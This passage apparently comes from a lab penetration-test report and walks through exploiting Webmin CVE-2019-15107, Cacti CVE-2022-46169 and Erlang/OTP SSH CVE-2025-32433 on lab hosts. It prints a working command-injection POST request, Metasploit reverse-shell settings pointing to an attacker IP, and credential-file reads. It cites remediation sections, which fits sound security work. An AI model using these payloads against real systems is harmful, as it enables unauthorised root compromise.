


Figure 4 - Send the request

Step-5: Similarly, change the command as **whoami** and send the request.




Figure 5 - Send a different malicious command whoami

This validates the critical nature of this vulnerability and the potential for privilege escalation by spawning a root shell or further full system compromise, depending on the server configuration.
Refer to sections 3.2 and 4.2 for details on this vulnerability and section 6.2 for suggested steps to resolve it.

5.3. Webmin Pre-Auth Remote Code Execution - CVE-2019-15107

by crafting a malicious POST request to **password_change.cgi**, exploiting improper input validation in the old parameter, by injecting shell metacharacters (**e.g., the pipe | symbol**) into this parameter, an attacker can execute arbitrary system commands with root privileges.

Step-1: Access the Webmin application through the URL by using your IP as shown below.

```
https://10.0.2.15:10000
```




Figure 1 -Webmin Login Portal

Step-2: Below is the captured HTTP request and response of the accessing the AppWeb portal, where the response says 200 Document follows, here the HTTP request is not yet crafted (Not malicious).




Figure 2 - HTTP request and response (Not Malicious)

Step-3: Below is the crafted HTTP request which was used in the exploitation process.

```
POST /password_change.cgi HTTP/1.1
Host: 10.0.2.15:10000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Cookie: redirect=1; testing=1; sid=x; sessiontest=1
Referer: https://10.0.2.15:10000/session_login.cgi
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

user=rootxx&pam=&expired=2&old=test|id&new1=test2&new2=test2
```

Step-4: Here the endpoint **/password_change.cgi** is used, the crafted HTTP POST request as shown above is sent to the server to execute the command **id,** which results in the successful exploitation as seen in the HTTP response.




Figure 3 – Crafted HTTP POST request

This validates the critical nature of this vulnerability and the potential for remote code execution by spawning a root shell or further full system compromise, depending on the server configuration.
Refer to sections 3.3 and 4.3 for details on this vulnerability and section 6.3 for suggested steps to resolve it.

5.4. Cacti Pre-Auth Command Injection - CVE-2022-46169

An exploit named **cacti_unauthenticated_cmd_injection** was added to Metasploit on 2023-01-24, targeting unauthenticated command injection in Cacti version 1.2.22. This works by injecting malicious commands into Cacti's **remote_agent.php** endpoint via a specially crafted HTTP request that abuses the **X-Forwarded-For** header to bypass IP restrictions and exploit unsanitized input handling.

Step-1: Start Metasploit console.




Figure 1 - Metasploit console

Step-2: Search for the exploit using the CVE number - CVE-2022-46169.




Figure 2 - Search with CVE number

Step-3: Use this exploit module and set RHOSTS as the server's IP – 10.0.2.15, LHOST as attacker IP – 10.0.2.5 and use configured payload **linux/x86/meterpreter/reverse_tcp** by default.




Figure 3 - Set RHOSTS and LHOST

Step-4: Run the exploit to exploit this vulnerability and get a meterpreter shell session into the Cacti server.




Figure 4 - Run the exploit

Step-5: Run commands **cat /etc/passwd** to see the users in the server, **getuid** to get the current user's username and **getpid** to get the process id of the meterpreter shell.




Figure 5 - Run malicious commands in meterpreter

Step-6: Run command **sysinfo** to get the system information.




Figure 6 - Run sysinfo command in meterpreter

This validates the critical nature of this vulnerability and the potential for privilege escalation or further compromise, depending on the server configuration.
Refer to sections 3.4 and 4.4 for details on this vulnerability and section 6.4 for suggested steps to resolve it.

5.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH - CVE-2025-32433

By sending specially crafted SSH protocol messages before authentication, attackers can exploit a flaw in Erlang/OTP's SSH server to execute arbitrary code without valid credentials, potentially leading to full system compromise.

Step-1: Below screenshot shows that the python script "**exploit.py**" was executed on the SSH server running on localhost at port 2222, with the command creating a file at **/tmp/success**.




Figure 1 – Executing python script (exploit.py)

Step-2: The script sends a specially crafted **SSH_MSG_CHANNEL_REQUEST** packet (message number 94), exploiting a flaw in how the server handles messages to run arbitrary commands before the user is authenticated.




Figure 2 – SSH message channel Request

Step-3: The message structure as described in RFC 4254 is shown below.

```
byte      SSH_MSG_CHANNEL_REQUEST
uint32    recipient channel
string    "exec"
boolean   want reply
string    command
```

Step-4: After successful exploitation we can see that the /tmp/success file has been created, which results in the unauthenticated RCE. We can see the file after entering the container by the following command as shown below.

